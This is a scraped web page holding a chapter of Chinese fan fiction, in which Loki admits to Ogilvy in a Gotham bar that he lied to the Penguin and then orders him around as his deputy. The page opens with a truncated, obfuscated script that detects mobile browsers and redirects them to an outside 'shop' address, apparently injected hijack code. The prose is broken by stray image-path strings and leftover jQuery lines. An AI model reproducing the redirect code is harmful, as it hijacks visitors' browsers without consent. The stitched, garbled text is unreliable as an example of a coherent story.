RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336302|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
一个得力的助手的。”
“哥谭是座美丽与危险并存的城市,而这也恰好构成了这座城市最致命的诱惑。”
汇报工作结束后的洛基起身离开了企鹅人的办公室,关上门的一瞬间脸上浮起抹不易察觉的笑容。
愚蠢又自负的家伙。
计谋得逞的洛基心情很是不错地走向了Lounge内自带的酒水吧台。
“滚开,这里不招待未成年。”
调酒师是个气质老成的年轻男人,算得上秀气的面庞周围留着一整圈浓密的络腮胡。
“喝杯果汁都不行吗?”洛基不为所动地在吧台前坐下,拿过一旁的酒水单低头阅览了起来。
他才刚看了没到两行,面前的酒水单便被人从手里抽走,洛基掀起眼皮,有些意外地看向突然出现在面前的奥格尔维。
“你也来喝酒?”洛基看着男人不算好看的脸色,满脸兴味地开口打趣道,“怎么?被你的科波特先生甩了心有不......”
洛基的话还未说完便被奥格尔维猛地攥住了衣领,随即将他整个人直接从高脚凳上提了起来。
“你对企鹅人撒谎了。”
奥格尔维阴恻恻的声音近距离地自耳边响起,“我看到了,你根本没有销毁那条链子,你私藏了它。”
一旁的调酒师依旧面不改色地擦拭着手里的高脚杯,从始至终甚至脸眼皮都没有抬起一下,显然早已对这种类型的事情习以为常。
“是啊,”洛基承认的很坦荡,“我撒谎了。”
“你要去向企鹅人禀报我的不诚吗?”即使受制于人也依旧保持着从容姿态的少年轻声说道,“忠心耿耿的副手先生?”
“噢,我忘记了,你现在是我的副手了,”洛基佯装惊讶地瞪大了眼睛,随后莞尔着继续开口。
“那么,现在你要要向谁献上忠诚呢?”
“......”
奥格尔维沉默地盯着他看了几秒,眸中飞快地划过某种复杂的思绪,定在原地僵持了几秒后卸下了手中的力道。
洛基揉着嗓子咳嗽了几声,眼底是火种般燃烧蔓延的野心。
“好样的,”他毫不吝啬夸奖,“我早就看出了你是个聪明人。”
奥格尔维面无表情地收回手,转身便打算从这里离开。
“等等。”洛基再次出声喊住他。
“又有什么事?”奥格尔维不太耐烦地回过头。
“你是我的副手,我使唤你不是理所当然吗?”洛基理直气壮地说道,“现在,我要交给你第一个任务。”
“你就打算在这说?”奥格尔维露出一个轻蔑的笑容,“你不知道酒吧这种地方是最鱼龙混杂的吗?”
“我当然知道。”
洛基闻言用一种看傻子般的眼神睨了他一眼,“我只是让你去吧台帮我点一杯莫吉托。”
“......”奥格尔维的表情变得有些扭曲,“就这样?”
“不然呢?”洛基的表情没变,颐指气使地接着开口道,“哦,记得让调酒师把白砂糖换成甘蔗糖浆。”